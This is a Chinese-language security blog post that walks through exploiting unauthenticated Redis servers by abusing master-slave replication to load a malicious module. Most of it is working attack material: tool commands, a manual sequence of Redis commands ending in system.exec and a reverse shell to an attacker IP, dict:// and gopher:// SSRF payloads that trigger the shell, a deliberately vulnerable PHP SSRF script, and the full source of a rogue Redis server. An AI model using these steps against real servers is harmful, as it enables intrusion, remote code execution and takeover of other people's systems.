Redis未授权漏洞常见的漏洞利用方式：

- Windows下，绝对路径写webshell 、写入启动项。
- Linux下，绝对路径写webshell 、公私钥认证获取root权限 、利用contrab计划任务反弹shell。

基于Redis主从复制的机制，可以通过FULLRESYNC将任意文件同步到从节点（slave），这就使得它可以轻易实现以上任何一种漏洞利用方式，而且存在着更多的可能性，等待被探索。

一、Redis 主从复制一键自动化RCE

在Reids 4.x之后，Redis新增了模块功能，通过外部拓展，可以实现在Redis中实现一个新的Redis命令，通过写C语言编译并加载恶意的.so文件，达到代码执行的目的。

通过脚本实现一键自动化getshell：

1、生成恶意.so文件，下载RedisModules-ExecuteCommand使用make编译即可生成。

```
git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
cd RedisModules-ExecuteCommand/
make
```

2、攻击端执行： python redis-rce.py -r 目标ip-p 目标端口 -L 本地ip -f 恶意.so

```
git clone https://github.com/Ridter/redis-rce.git
cd redis-rce/
cp ../RedisModules-ExecuteCommand/src/module.so ./
pip install -r requirements.txt
python redis-rce.py -r 192.168.28.152 -p 6379 -L 192.168.28.137 -f module.so
```

二、Redis主从复制利用原理

首先，我们通过一个简单的测试，来熟悉一下slave和master的握手协议过程：

1、监听本地1234端口

```
nc -lvvp 1234
```

2、将Redis服务器设置为从节点(slave)

```
slaveof 127.0.0.1 1234
```

3、使用nc模拟Redis主服务器，进行模拟Redis主从交互过程（红色部分为slave发送的命令）：

```
[root@localhost ~]# nc -lvvp 1234
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:36050.
PING
+PONG
REPLCONF listening-port 6379
+OK
REPLCONF capa eof capa psync2
+OK
PSYNC ? -1
a
SYNC
a
NCAT DEBUG: Closing fd 5.
[root@localhost ~]#
```

以上，通过nc进行模拟Redis主从复制的交互过程，同理，如果构建模拟一个Redis服务器，利用Redis主从复制的机制，那么就可以通过FULLRESYNC将任意文件同步到从节点。

三、Redis主从复制手动挡

手动操作过程记录：

1、编写脚本，构造恶意Redis服务器，监听本地端口1234，加载exp.so。

```
python RogueServer.py --lport 1234 --exp exp.so
```

```
root@kali:~# python RogueServer.py --lport 1234 --exp exp.so
Start listing on port: 1234
Load the payload:   exp.so
```

2、通过未授权访问连入要攻击的redis服务器。

执行相关命令：

```
#设置redis的备份路径为当前目录
    config set dir ./
#设置备份文件名为exp.so，默认为dump.rdb
    config set dbfilename exp.so
#设置主服务器IP和端口
    slaveof 192.168.172.129 1234
#加载恶意模块
    module load ./exp.so
#切断主从，关闭复制功能
    slaveof no one
#执行系统命令
    system.exec 'whoami'
    system.rev 127.0.0.1 9999
#通过dump.rdb文件恢复数据
    config set dbfilename dump.rdb
#删除exp.so
    system.exec 'rm ./exp.so'
#卸载system模块的加载
```

```
    module unload system
```

成功执行系统命令：

```
root@kali:~/redis-4.0.1/src# ./redis-cli -h 192.168.172.131
192.168.172.131:6379> PING
PONG
192.168.172.131:6379> config set dbfilename exp.so
OK
192.168.172.131:6379> slaveof 192.168.172.129 1234
OK
192.168.172.131:6379> module load ./exp.so
OK
192.168.172.131:6379> slaveof no one
OK
192.168.172.131:6379> system.exec 'whoami'
"root\n"
192.168.172.131:6379>
```

四、SSRF+Redis 反弹shell

参照Redis手动getshell的过程，可轻易实现SSRF+Redis反弹shell。

以curl为例，漏洞代码为ssrf.php:

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
?>
```

环境准备：

- 模拟内网未授权Redis服务器：192.168.172.131
- 模拟攻击者机器：192.168.172.129
- 在攻击者机器上构建恶意Redis服务器，同时监听本地9999端口等待shell返回。

1、利用dict协议反弹shell


```
#查看当前redis的相关配置
ssrf.php?url=dict://192.168.172.131:6379/info

#设置备份文件名
ssrf.php?url=dict://192.168.172.131:6379/config:set:dbfilename:exp.so

#连接恶意Redis服务器
ssrf.php?url=dict://192.168.172.131:6379/slaveof:192.168.172.129:1234
```

```
#加载恶意模块
ssrf.php?url=dict://192.168.172.131:6379/module:load:./exp.so

#切断主从复制
ssrf.php?url=dict://192.168.172.131:6379/slaveof:no:one

#执行系统命令
 ssrf.php?url=dict://192.168.172.131:6379/system.rev:192.168.172.129:9999
```

2、利用gopher协议反弹shell

```
#设置文件名，连接恶意Redis服务器
gopher://192.168.172.131:6379/_config%2520set%2520dbfilename%2520exp.so%250d%250aslaveof%25
20192.168.172.129%25201234%250d%250aquit

#加载exp.so，反弹shell
gopher://192.168.172.131:6379/_module%2520load%2520./exp.so%250d%250asystem.rev%2520192.168
.172.129%25209999%250d%250aquit
```

3、利用这两种协议，都可以成功获取shell。



附：Redis服务端模拟脚本

```
import socket
from time import sleep
from optparse import OptionParser

def RogueServer(lport):
    resp = ""
    sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind(("0.0.0.0",lport))
    sock.listen(10)
    conn,address = sock.accept()
    sleep(5)
    while True:
        data = conn.recv(1024)
        if "PING" in data:
            resp="+PONG"+CLRF
```

```
            conn.send(resp)
        elif "REPLCONF" in data:
            resp="+OK"+CLRF
            conn.send(resp)
        elif "PSYNC" in data or "SYNC" in data:
            resp =  "+FULLRESYNC " + "Z"*40 + " 1" + CLRF
            resp += "$" + str(len(payload)) + CLRF
            resp = resp.encode()
            resp += payload + CLRF.encode()
            if type(resp) != bytes:
                resp =resp.encode()
            conn.send(resp)
        #elif "exit" in data:
            break


if __name__=="__main__":

    parser = OptionParser()
    parser.add_option("--lport", dest="lp", type="int",help="rogue server listen port,
default 21000", default=21000,metavar="LOCAL_PORT")
    parser.add_option("-f","--exp", dest="exp", type="string",help="Redis Module to load,
default exp.so", default="exp.so",metavar="EXP_FILE")

    (options , args )= parser.parse_args()
    lport = options.lp
    exp_filename = options.exp

    CLRF="\r\n"
    payload=open(exp_filename,"rb").read()
    print "Start listing on port: %s" %lport
    print "Load the payload:   %s" %exp_filename
    RogueServer(lport)
```

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。


Bypass